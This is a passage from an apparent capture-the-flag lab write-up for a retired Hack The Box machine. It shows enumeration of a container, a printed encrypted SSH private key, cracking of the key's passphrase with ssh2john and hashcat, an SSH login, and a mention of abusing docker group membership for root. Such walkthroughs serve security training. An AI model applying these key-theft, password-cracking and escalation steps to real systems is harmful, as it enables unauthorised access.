drwxr-xr-x   5 root root  360 Jun 21 10:45 dev
drwxr-xr-x  54 root root 4096 Sep  2  2021 etc
drwxr-xr-x   3 root root 4096 Sep  2  2021 home
drwxr-xr-x   9 root root 4096 Sep  2  2021 lib
drwxr-xr-x   2 root root 4096 Sep  2  2021 lib64
drwxr-xr-x   2 root root 4096 Sep  2  2021 media
drwxr-xr-x   2 root root 4096 Sep  2  2021 mnt
drwxr-xr-x   2 root root 4096 Sep  2  2021 opt
dr-xr-xr-x 207 root root    0 Jun 21 10:45 proc
drwx------   2 root root 4096 Sep  2  2021 root
drwxr-xr-x   7 root root 4096 Sep  2  2021 run
drwxr-xr-x   2 root root 4096 Sep  2  2021 sbin
drwxr-xr-x   2 root root 4096 Sep  2  2021 selinux
drwxr-xr-x   2 root root 4096 Sep  2  2021 srv
dr-xr-xr-x  13 root root    0 Jun 21 10:46 sys
drwxrwxrwt   2 root root 4096 Jun 21 11:40 tmp
drwxr-xr-x  27 root root 4096 Sep  2  2021 usr
drwxr-xr-x  27 root root 4096 Sep  2  2021 var
```

Enumeration of the container found SSH keys as a spanishdancer

```
total 32
drwxr-xr-x 5 1000 1000 4096 Sep  2  2021 .
drwxr-xr-x 3 root root 4096 Sep  2  2021 ..
-rw-r--r-- 1 1000 1000 3791 Sep 24  2017 .bashrc
drwx------ 2 1000 1000 4096 Sep  2  2021 .cache
-rw-r--r-- 1 1000 1000  655 Sep 16  2017 .profile
drwx------ 2 1000 1000 4096 Sep  2  2021 .ssh
drwxrwxr-x 3 1000 root 4096 Sep  2  2021 content
-r--r----- 1 1000 root   33 Jun 21 10:42 user.txt
root@beehive:/home/spanishdancer# cat user.txt
cat user.txt
c2d9a47e6eed6c0811302be1c28f5992
root@beehive:/home/spanishdancer#
```

```
cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,C3EBD8120354A75E12588B11180E96D5

2UIvlsa0jCjxKXmQ4vVX6Ez0ak+6r5VuZFFoalVXvbZSLomIya4vYETv1Oq8EPeh
KHjq5wFdlYdOXqyJus7vFtB9nbCUrgH/a3og0/6e8TA46FuP1/sFMV67cdTlXfYI
Y4sGV/PS/uLm6/tcEpmGiVdcUJHpMECZvnx9aSa/kvuO5pNfdFvnQ4RVA8q/w6vN
p3pDI9CzdnkYmH5/+/QYFsvMk4t1HB5AKO5mRrc1x+QZBhtUDNVAaCu2mnZaSUhE
abZo0oMZHG8sETBJeQRnogPyAjwmAVFy5cDTLgag9HlFhb7MLgq0dgN+ytid9YA8
pqTtx8M98RDhVKqcVG3kzRFc/lJBFKa7YabTBaDoWryR0+6x+ywpaBGsUXEoz6hU
UvLWH134w8PGuR/Rja64s0ZojGYsnHIl05PIntvl9hinDNc0Y9QOmKde91NZFpcj
pDlNoISCc3ONnL4c7xgS5D2oOx+3l2MpxB+B9ua/UNJwccDdJUyoJEnRt59dH1g3
cXvb/zTEklwG/ZLed3hWUw/f71D9DZV+cnSlb9EBWHXvSJwqT1ycsvJRZTSRZeOF
Bh9auWqAHk2SZ61kcXOp+W91O2Wlni2MCeYjLuw6rLUHUcEnUq0zD9×6mRNLpzp3
IC8VFmW03ERheVM6Ilnr8HOcOQnPHgYM5iTM79X70kCWoibACDuEHz/nf6tuLGbv
N01CctfSE+JgoNIIdb4SHxTtbOvUtsayQmV8uqzHpCQ3FMfz6uRvl4ZVvNII/x8D
u+hRPtQ1690Eg9sWqu0Uo87/v6c/XJitNYzDUOmaivoIpL0RO6mu9AhXcBnqBu3h
oPSgeji9U7QJD64T8InvB7MchfaJb9W/VTECST3FzAFPhCe66ZRzRKZSgMwftTi5
hm17wPBuLjovOCM8QWp1i32IgcdrnZn2pBpt94v8/KMwdQyAOOVhkozBNS6Xza4P
18yUX3UiUEP9cmtz7bTRP5h5SlDzhprntaKRiFEHV5SS94Eri7Tylw4KBlkF8lSD
WZmJvAQc4FN+mhbaxagCadCf12+VVNrB3+vJKoUHgaRX+R4P8H3OTKwub1e69vnn
QhChPHmH9SrI2TNsP9NPT5geuTe0XPP3Og3TVzenG7DRrx4Age+0TrMShcMeJQ8D
s3kAiqHs5liGqTG96i1HeqkPms9dTC895Ke0jvIFkQgxPSB6y7oKi7VGs15vs1au
9T6xwBLJQSqMlPewvUUtvMQAdNu5eksupuqBMiJRUQvG9hD0jjXz8f5cCCdtu8NN
8Gu4jcZFmVvsbRCP8rQBKeqc/rqe0bhCtvuMhnl7rtyuIw2zAAqqluFs8zL6YrOw
lBLLZzo0vIfGXV42NBPgSJtc9XM3YSTjbdAk+yBNIK9GEVTbkO9GcMgVaBg5xt+6
uGE5dZmtyuGyD6lj1lKk8D7PbCHTBc9MMryKYnnWt7CuxFDV/Jp4fB+/DuPYL9YQ
8RrdIpShQKh189lo3dc6J00LmCUU5qEPLaM+AGFhpk99010rrZB/EHxmcI0ROh5T
1oSM+qvLUNfJKlvqdRQr50S1OjV+9WrmR0uEBNiNxt2PNZzY/Iv+p8uyU1+hOWcz
-----END RSA PRIVATE KEY-----
root@beehive:/home/spanishdancer/.ssh#
```

So we  tried to SSH to the machine as a spanishdancer on the port 22, but the key requires passphrase

```
└─# ssh  spanishdancer@10.10.10.65 -i id_rsa
Enter passphrase for key 'id_rsa':
Enter passphrase for key 'id_rsa':
Enter passphrase for key 'id_rsa':
spanishdancer@10.10.10.65: Permission denied (publickey).
```

Let us use ssh2john and crack the hash to get the passphrase


```
└─# /usr/bin/ss2john id_rsa
zsh: no such file or directory: /usr/bin/ss2john

┌──(root㉿kali)-[~/Desktop/Boxes/Ariekel.htb]
└─# /usr/bin/ssh2john id_rsa
id_rsa:$sshng$1$16$C3EBD8120354A75E12588B11180E96D5$1200$d9422f96c6b48c28f1297990e2f557e84cf46a4fbaaf956e6451686a5557bdb6522e8988c9ae2f6044efd4eabc10f7a12878
eae7015d95874e5eac89baceef16d07d9db094ae01ff6b7a20d3fe9ef13038e85b8fd7fb05315ebb71d4e55df608638b0657f3d2fee2e6ebfb5c12998689575c5091e9304099be7c7d6926bf92fb8
ee6935f745be743845503cabfc3abcda77a4323d0b3767918987e7ffbf41816cbcc938b751c1e4028ee6646b735c7e419061b540cd540682bb69a765a49484469b668d283191c6f2c11304790467
a203f2023c26015172e5c0d32e06a0f4794585becc2e0ab476037ecad89df5803ca6a4edc7c33df110e154aa9c546de4cd115cfe524114a6bb61a6d305a0e85abc91d3eeb1fb2c296811ac517128c
fa85452f2d61f5df8c3c3c6b91fd18daeb8b346688c662c9c7225d393c89edbe5f618a70cd73463d40e98a75ef75359169723a4394da0848273738d9cbe1cef1812e43da83b1fb7976329c41f81f6
e6bf50d27071c0dd254ca82449d1b79f5d1f5837717bdbff34c4925c06fd92de777856530fdfef50fd0d957e7274a56fd1015875ef489c2a4f5c9cb2f25165349165e385061f5ab96a801e4d9267a
d647173a9f96f753b65a59e2d8c09e6232eec3aacb50751c12752ad330fdc7a99134ba73a77202f151665b4dc446179533a2259ebf0739c3909cf1e060ce624ccefd5fbd24096a226c0083b841f3f
e77fab6e2c66ef374d4272d7d213e260a0d20875be121f14ed6cebd4b6c6b242657cbaacc7a4243714c7f3eae46f978655bcd208ff1f03bbe8513ed435ebdd0483db16aaed14a3ceffbfa73f5c98a
d358cc350e99a8afa08a4bd113ba9aef40857019ea06ede1a0f4a07a38bd53b4090fae13f089ef07b31c85f6896fd5bf553102493dc5cc014f8427bae9947344a65280cc1fb538b9866d7bc0f06e
2e3a2f38233c416a758b7d8881c76b9d99f6a41a6df78bfcfca330750c8038e561928cc1352e97cdae0fd7cc945f75225043fd726b73edb4d13f98794a50f3869ae7b5a291885107579492f7812b8
bb4f2970e0a065905f25483599989bc041ce0537e9a16dac5a80269d09fd76f9554dac1dfebc92a850781a457f91e0ff07dce4cac2e6f57baf6f9e74210a13c7987f52ac8d9336c3fd34f4f981eb9
37b45cf3f73a0dd35737a71bb0d1af1e0081efb44eb31285c31e250f03b379008aa1ece65886a931bdea2d477aa90f9acf5d4c2f3de4a7b48ef2059108313d207acbba0a8bb546b35e6fb356aef53
eb1c012c9412a8c94f7b0bd452dbcc40074dbb97a4b2ea6ea81322251510bc6f610f48e35f3f1fe5c08276dbbc34df06bb88dc645995bec6d108ff2b40129ea9cfeba9ed1b842b6fb8c86797baedc
ae230db3000aaa96e16cf332fa62b3b09412cb673a34bc87c65d5e363413e0489b5cf573376124e36dd024fb204d20af461154db90ef4670c815681839c6dfbab861397599adcae1b20fa963d652a
4f03ecf6c21d305cf4c32bc8a6279d6b7b0aec450d5fc9a787c1fbf0ee3d82fd610f11add2294a140a875f3d968ddd73a274d0b982514e6a10f2da33e006161a64f7dd35d2bad907f107c66708d11
3a1e53d6848cfaabcb50d7c92a5bea75142be744b53a357ef56ae6474b8404d88dc6dd8f359cd8fc8bfea7cbb2535fa1396733
```

```
└─# hashcat hash /usr/share/dirb/wordlists/common.txt
hashcat (v6.2.6) starting in autodetect mode

OpenCL API (OpenCL 3.0 PoCL 3.1+debian  Linux, None+Asserts, RELOC, SPIR, LLVM 15.0.6, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
* Device #1: pthread-penryn-Intel(R) Core(TM) i7-7700HQ CPU @ 2.80GHz, 721/1507 MB (256 MB allocatable), 1MCU

Hash-mode was not specified with -m. Attempting to auto-detect hash mode.
The following mode was auto-detected as the only one matching your input hash:

22931 | RSA/DSA/EC/OpenSSH Private Keys ($1, $3$) | Private Key

NOTE: Auto-detect is best effort. The correct hash-mode is NOT guaranteed!
Do NOT report auto-detect issues unless you are certain of the hash type.

This hash-mode is known to emit multiple valid candidates for the same hash.
Use --keep-guessing to continue attack after finding the first crack.

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0×0000ffff mask, 262144 bytes, 5/13 rotates
```

```
└─# ssh  spanishdancer@10.10.10.65 -i id_rsa
Enter passphrase for key 'id_rsa':
Welcome to Ubuntu 16.04.3 LTS (GNU/Linux 4.4.0-87-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

7 packages can be updated.
7 updates are security updates.


Last login: Mon Nov 13 10:23:41 2017 from 10.10.14.2
spanishdancer@ariekei:~$
```

And now got an access to the actual target (not a container) as a spanishdancer user, the only thing left is to find a way to escalate our privileges to the root

It tunred out that we are member of a docker group, what can be abused to escalate privielges




And we successfully escalated our privielges to the root user